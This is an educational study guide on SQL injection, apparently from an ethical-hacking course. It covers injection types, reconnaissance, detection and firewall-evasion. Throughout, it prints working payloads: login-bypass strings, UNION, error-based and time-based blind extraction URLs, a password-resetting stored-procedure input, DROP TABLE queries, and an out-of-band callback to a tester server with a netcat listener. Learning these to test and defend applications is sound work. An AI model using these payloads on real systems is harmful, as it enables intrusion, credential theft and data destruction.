**🡺 SQL Injection**

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include INSERT, SELECT, UPDATE, and DELETE. These commands are used to manipulate data in the database server. Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands.

SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.

**SQL injection can be used to implement the following attacks:**

* Authentication Bypass
* Authorization Bypass
* Information Disclosure
* Compromised Data Integrity
* Compromised Availability of Data

**SQL Injection and Server-side Technologies**

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL.

* **Understanding HTTP POST Request**

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.**select \* from Users where (username = 'xyz' and password = 'xyz1234');**

* **Understanding Normal SQL Query**

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Queries are used in server-side technologies to communicate with an application’s database. A user request supplies parameters to replace placeholders that may be used in the server-side language.

* **Understanding an SQL Injection Query**

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks.

An HTML form that receives and passes information posted by the user to the Active Server Pages (ASP) script running on an IIS web server is the best example of SQL injection. The information passed is the username and password.

Attacker submit following input fields for SQL Injection Attack

**Username: Blah' or 1=1 –**

**Password: Springfield**

As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

**SELECT Count(\*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password=' Springfield';**

* **Understanding an SQL Injection Query—Code Analysis**Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database.
* An attacker logs into an account by the following process:
* A user enters a username and password that match a record in the user’s table
* A dynamically generated SQL query is used to retrieve the number of matching rows
* The user is then authenticated and redirected to the requested page
* When the attacker enters blah' or 1=1 --, then the SQL query will look like**SELECT Count(\*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''**
* A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes**SELECT Count(\*) FROM Users WHERE UserName='blah' Or 1=1string strQry = "SELECT Count(\*) FROM Users WHERE UserName='" + txtUser.Text + "' AND Password='" + txtPassword.Text + "'";**

**Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx**

Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database.

For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database: **UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' –**

In particular, the UNION statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query.

Using this information, the hacker might enter the following into the txtFilter textbox:



**UNION SELECT 0, UserName, Password, 0 FROM Users –**

Entering this query reveals the usernames and passwords found in the Users table.

**Example of a Web Application Vulnerable to SQL Injection: Attack Analysis**

Most websites provide search to enable users to find a specific product or service quickly. A separate Search field is maintained on the website in an area that is easily viewable. As with any other input field, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the Search field to perform an SQL injection attack.

**Examples of SQL Injection**

An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database.

**🡺 Types of SQL Injection**

**In-Band SQL Injection**

* **Error-based SQL Injection:** An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application.

in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly.

Consider the following SQL query:**SELECT \* FROM products WHERE id\_product=$id\_product**

Consider the request to a script that executes the query above: **http://www.example.com/product.php?id=10**

The malicious request would be (e.g., Oracle 10g):

**http://www.example.com/product.php?**

**id=10||UTL\_INADDR.GET\_HOST\_NAME( (SELECT user FROM DUAL) )—**

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL\_INADDR.GET\_HOST\_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user.

When the database looks for a hostname with the user database name, it will fail and return an error message such as

ORA-292257: host SCOTT unknown

Then, the tester can manipulate the parameter passed to the GET\_HOST\_NAME() function and the result will be shown in the error message.

* **System Stored Procedure:** The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure.

For example,Create procedure Login @user\_name varchar(20), @password varchar(20) As Declare @query varchar(250) Set @query = ‘ Select 1 from usertable Where username = ‘ + @user\_name + ‘ and password = ‘ + @password exec(@query) Go

* **Illegal/Logically Incorrect Query:** An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on.

For example, to find the column name, an attacker may give the following malicious input: Username: 'Bob"

The resultant query will be**SELECT \* FROM Users WHERE UserName = 'Bob"' AND password =**

After executing above query, one get error message:

"Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

* **UNION SQL Injection:** The “UNION SELECT” statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a UNION clause to append a malicious query to the requested query, as shown in the following example: SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (‘) to the end of a ".php? id=" command.

Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected: **ORDER BY 10—**

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as “Unknown column '10' in 'order clause”, then the attacker will assume that there are less than 10 columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as**UNION SELECT 1,null,null—**

If the query is executed successfully, then attacker knows that first column is of integer type.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

* **Tautology:** In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.For example,SELECT \* FROM users WHERE name = ‘’ OR ‘1’=‘1’;
* **End-of-Line Comment:** In this type of SQL injection, an attacker uses line comments in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment.

For example,**SELECT \* FROM members WHERE username = 'admin'--' AND password = 'password'**With this query, an attacker can login to an admin account without the password, as thedatabase application will ignore the comments that begin immediately after username = ‘admin’.

* **In-line Comments:** Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions. For example,**INSERT INTO Users (UserName, isAdmin, Password) VALUES ('".$username."', 0, '".$password."')"**is a dynamic query that prompts a new user to enter a username and password. The attacker may provide malicious inputs as follows.

**UserName = Attacker', 1, /\* Password = \*/'mypwd**After these malicious inputs are injected, the generated query gives the attacker administrator privileges.**INSERT INTO Users (UserName, isAdmin, Password) VALUES(‘Attacker', 1, /\*’, 0, ‘\*/’mypwd’)**

* **Piggybacked Query:** In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker’s query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries.

For example, the original SQL query is as follows:**SELECT \* FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’**

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:**SELECT \* FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’; DROP TABLE DEPT;**

**Blind/Inferential SQL Injection**

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection. Blind injection differs from normal SQL injection in the manner of retrieving data from the database.

**Blind SQL Injection: No Error Message Returned**

When an attacker tries to perform an SQL injection with the query “certifiedhacker'; drop table Orders --”, two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a custom error message, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead. If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details.

**Blind SQL Injection: WAITFOR DELAY (YES or NO Response)**

Time delay SQL injection (sometimes called time-based SQL injection) evaluates the time delay that occurs in response to true or false queries sent to the database. A waitfor statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.

Since no error message will be returned, use the “waitfor delay” command to check the SQL execution status.**WAIT FOR DELAY 'time' (seconds)**

This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait. WAITFOR DELAY '0:0:10'— **BENCHMARK() (Minutes)**

This command runs on MySQL Server. **BENCHMARK(howmanytimes, do this)**

**Blind SQL Injection: Boolean Exploitation**

Boolean-based blind SQL injection (sometimes called inferential SQL Injection) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. In this technique, the attacker uses a set of Boolean operations to extract information about database tables.

**Blind SQL Injection: Heavy Query**

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

**Out-of-Band SQL injection**

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results. Attackers use DNS and HTTP requests to retrieve data from the database server.

**🡺 Information Gathering**

**Information Gathering**

Information can be gathered in the following steps:

* Check if the web application connects to a database server to access some data
* List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
* Attempt to inject code into the input fields to generate an error
* Try to insert a string value where a number is expected in the input field
* Use the UNION operator to combine the result sets of two or more SELECT statements
* Check the detailed error messages to gain information to execute SQL injection

**Identifying Data Entry Paths**

An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Data, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application.

**Extracting Information through Error Messages**

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker’s input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level, and so on.

* **Parameter Tampering:** An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate GET and POST requests. Parameters can be tampered with directly from the address bar or using proxies.
* **Determining Database Engine Type:** Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application.
* **Determining a SELECT Query Structure:** To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as “' group by columnnames having 1=1 – “ to determine table and column names.
* **Injections:** Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.**SELECT \* FROM table WHERE x = 'normalinput' group by x having 1=1 --GROUP BY x HAVING x = y ORDER BY x**
* **Grouping Error:** The HAVING command allows you to further define a query based on the “grouped” fields. The error message will tell us which columns have not been grouped.

**' group by columnnames having 1=1 –**


* **Type Mismatch:** Try to insert strings into numeric fields; the error messages will show the data that could not get converted.**' union select 1,1,'text',1,1,1 –**


**' union select 1,1, bigint,1,1,1 –**

* **Blind Injection**: Use time delays or error signatures to determine or extract information.**'; if condition waitfor delay '0:0:5' –**

**'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;**

**🡺 SQL Injection Vulnerability Detection**

There are standard SQL injection inputs called testing strings used by an attacker to perform SQL injection attacks. The penetration (pen) tester also uses these testing strings to evaluate the security of an application against SQL injection attacks.



**Methods to detect SQL Injection:**

* **Function Testing:** Function testing is a type of software testing technique whereby a software or a system is tested against a set of inputs according to the end user’s needs. The output obtained from the inputs is then evaluated and compared with the expected results to check whether it conforms with the functionality or base requirements of a product.
* **Fuzz Testing:** It is an adaptive SQL injection testing technique used to discover coding errors by inputting a massive amount of random data and observing the changes in the output.
* **Static/Dynamic Testing:** Analysis of the web application source code.

**SQL Injection Black Box Pen Testing**

In black box testing, the pen tester need not have any knowledge about the network or system to be tested. The first job of the tester is to determine the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker’s perspective.

The following steps are involved in SQL injection black box pen testing:

* **Detecting SQL Injection Issues:** Send single & double quotes as the input data to catch instances where the user input is not sanitized
* **Detecting Input Sanitization:** Use a right square bracket (the ] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
* **Detecting Truncation Issues:** Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might return SQL errors on the page
* **Detecting SQL Modification:** Send long strings of single quote characters (or right square brackets or double quotes). These max out the return values from the REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement

**Source Code Review to Detect SQL Injection Vulnerabilities**

Source code review is a security testing method that involves a systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by programmers during the development phase. It is a type of white box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL).

There are two basic types of source code reviews:

* **Static Code Analysis:** This type of source code analysis is performed to detect the possible vulnerabilities in the source code when the code is not executing, i.e., when it is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis.
* **Dynamic Code Analysis:** In dynamic source code analysis, the source code of the application is analyzed during the execution of the code. Analysis is conducted through the following steps: preparing input data, running a test program launch, gathering the necessary parameters, and analyzing the output data.

**Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL**

An attacker can identify blind SQL injection vulnerabilities by simply testing the URLs of a target website. consider the following URL:

**shop.com/items.php?id=101**

The corresponding SQL query is**: SELECT \* FROM ITEMS WHERE ID = 101**

Now, give a malicious input such as 1=0 to perform blind SQL injection : **shop.com/items.php?id=101 and 1=0**

The resultant SQL query is: **SELECT \* FROM ITEMS WHERE ID = 101 AND 1 = 0**

The above query will always return FALSE because 1 never equals 0. Now, attackers try to obtain a TRUE result by injecting 1=1: **shop.com/items.php?id=101 and 1=1**

The resultant SQL query is: **SELECT \* FROM ITEMS WHERE ID = 101 AND 1 = 1**

Finally, the shopping web application returns the original items page. With the above result, an attacker determines that the above URL is vulnerable to a blind SQL injection attack.

**🡺 Launch SQL Injection Attacks**

**Perform Union SQL Injection**

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query to retrieve results from the target database table.

* Extract Database Name: http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB\_NAME,3,4--
* Extract Database Tables: http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE\_NAME,3,4 from sysobjects where xtype=char(85)—
* Extract Table Column Names: http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column\_name,3,4 from DB\_NAME.information\_schema.columns where table\_name ='EMPLOYEE\_TABLE'—
* Extract 1st Field Data: http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN-NAME-1,3,4 from EMPLOYEE\_NAME

**Perform Error Based SQL Injection**

An attacker uses the database-level error messages disclosed by an application to build a vulnerability exploit request.

* Extract Database Name: http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB\_NAME))—

Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

* Extract 1st Database Table: http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))—

Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

* Extract 1st Table Column Name: http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column\_name from DBNAME.information\_schema.columns where table\_name='TABLE-NAME-1'))--

Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

* Extract 1st Field of 1st Row (Data): http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))—

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.

**Perform Error Based SQL Injection using Stored Procedure Injection**

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application’s functionality.

Consider the following SQL server stored procedure:**Create procedure get\_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000) Set @sqlstring = ‘ Select ‘ + @columnamelist + ‘ from ReportTable‘ exec(@sqlstring) Go**User input:**1 from users; update users set password = 'password'; select \***

This results in the report running and all users’ passwords being updated.

**Bypass Website Logins Using SQL Injection**

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user’s account without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Try these at website login forms:

* admin' –
* admin' #
* admin'/\*
* ' or 1=1—
* ' or 1=1#
* ' or 1=1/\*
* ') or '1'='1—
* ') or ('1'='1—

Login as a different user:' UNION SELECT 1,'anotheruser','doesnt matter‘, 1—

**Perform Blind SQL Injection—Exploitation (MySQL)**

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main distinguishing features of blind SQL injection is that it reads the entries symbol by symbol.

Example: Extract First Character Searching for the first character of the first table entry**/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1) )= 97,555,777)**

If the table “users” contains a column “pass” and the first character of the first entry in this column is 97 (letter “a”), then DBMS will return TRUE; otherwise, FALSE.

**Blind SQL Injection—Extract Database User**

The attacker can probe the database server with yes/no questions to extract information. To extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. Finding the first letter of a username with a binary search requires seven requests; hence, an eight-character name requires 56 requests.

Example 1: Check for username length**http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'—**

Keep increasing the value of LEN(USER) until DBMS returns TRUE.

Example 2: Check if 1st character in the username contains ‘A’ (a=97), ‘B’, or ‘C’, and so on.**http://www.certifiedhacker.com/page.aspx?id=1;**

**IF(ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'—**

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns TRUE.

**Blind SQL Injection—Extract Database Name , column name, data from rows**

Here, the attacker can apply brute force to determine the database name based on the time before the execution of the query and set the time after query execution. Then, the attacker can infer from the result that if the time lapse is 10 seconds, then the name is “A”; otherwise, if it is 2 seconds, then it cannot be “A.” Similarly, the attacker finds out the database name associated with the target web application.

Example 1: Check for Database Name Length and Name**http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB\_NAME())=4) WAITFOR DELAY '00:00:10'—**

**http://www.certifiedhacker.com/page.aspx?id=1;IF(ASCII(lower(substring((DB\_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--**

**http://www.certifiedhacker.com/page.aspx?id=1;IF(ASCII(lower(substring((DB\_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--**

Keep increasing the value of x in **(ASCII(lower(substring((DB\_NAME()),x,1)))=98)**

Example 1: Extract 1st Table Column Name**http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column\_name from ABCD.information\_schema.columns where table\_name='EMP')=3) WAITFOR DELAY '00:00:10'-**

**http://www.certifiedhacker.com/page.aspx?id=1; IF(ASCII(lower(substring((SELECT TOP 1 column\_name from ABCD.information\_schema.columns where table\_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'—**

**http://www.certifiedhacker.com/page.aspx?id=1; IF(ASCII(lower(substring((SELECT TOP 1 column\_name from ABCD.information\_schema.columns where table\_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'—**

Example 1: Extract 1st Field of 1st Row**http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'—**

**http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'—**

**http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--**

**Perform Double Blind SQL Injection—Classical Exploitation (MySQL)**

Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search for characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol.

**/?id=1+AND+if((ascii(lower(substring((select password from user limit 0,1),0,1))))=97,1,benchmark(2000000,md5(now())))**

Manipulating the value 2000000: we can achieve acceptable performance for a concrete application.

The function sleep() represents an analogue of the function benchmark(). The function sleep() is more secure in the given context because it does not use server resources.

**Perform Blind SQL Injection Using Out-of-Band Exploitation Technique**

The out-of-band exploitation technique is useful when the tester encounters a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester’s serve

Consider the following SQL query:**SELECT \* FROM products WHERE id\_product=$id\_product**

Consider the request to a script that executes the query above:

**http://www.example.com/product.php?id=10**

The malicious request would be:**http://www.example.com/product.php?id=10||UTL\_HTTP.request(‘testerserver.c om:80’)||(SELECT user FROM DUAL)—**

the tester is concatenating the value 10 with the result of the function UTL\_HTTP.reques

The tester can set up a web server (e.g., Apache) or use the Netcat tool

**/home/tester/nc –nLp 80GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close**

**Bypass Firewall using SQL Injection**

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

* **Normalization Method:** The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

**/?id=1+union+select+1,2,3/\***

* **Hpp Technique:** HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

If a WAF protects any website, then the following request does not allow the attacker to perform the attack:**/?id=1;select+1,2,3+from+users+where+id=1—**

An attacker will be able to bypass WAF by applying the HPP technique to the above query:**/?id=1;select+1&id=2,3+from+users+where+id=1—**

* **HPF Technique:** HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

consider the vulnerable code given below.

**Query("select \* from table where a=".$\_GET['a']." and b=".$\_GET['b']);Query("select \* from table where a=".$\_GET['a']." and b=".$\_GET['b']); limit".$\_GET['c']);**The following query is used by the WAF to block attacks on the aforementioned vulnerable code:**/?a=1+union+select+1,2/\***

* **Blind SQL Injection:** A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.**Logical requests AND/OR: o /?id=1+OR+0x50=0x50o /?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1) ))=74**
* **Signature Bypass:** An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request: /?id=1+union+(select+1,2+from+users) After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

**/?id=1+union+(select+'xz'from+xxx)**

**/?id=(1)union(select(1),mid(hash,1,32)from(users))**

